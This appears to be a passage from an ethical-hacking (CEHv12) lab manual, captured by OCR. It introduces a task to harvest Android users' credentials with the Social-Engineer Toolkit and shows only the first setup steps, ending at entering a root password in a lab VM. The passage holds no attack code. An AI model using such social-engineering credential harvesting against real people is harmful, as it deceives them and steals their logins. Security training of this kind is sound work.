
Task 2: Harvest Users' Credentials using the Social-Engineer Toolkit

The Social-Engineer Toolkit (SET) is an open-source, Python-driven tool that enables penetration testing via social engineering. It is a generic exploit that can be used to carry out advanced attacks against human targets in order to get them to offer up sensitive information. SET categorizes attacks according to the attack vector used to trick people such as email, web, or USB. The toolkit attacks human weakness, exploiting people's trust, fear, avarice, or helping natures.

In this task, we will sniff user credentials on the Android platform using SET.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.


2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.


4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

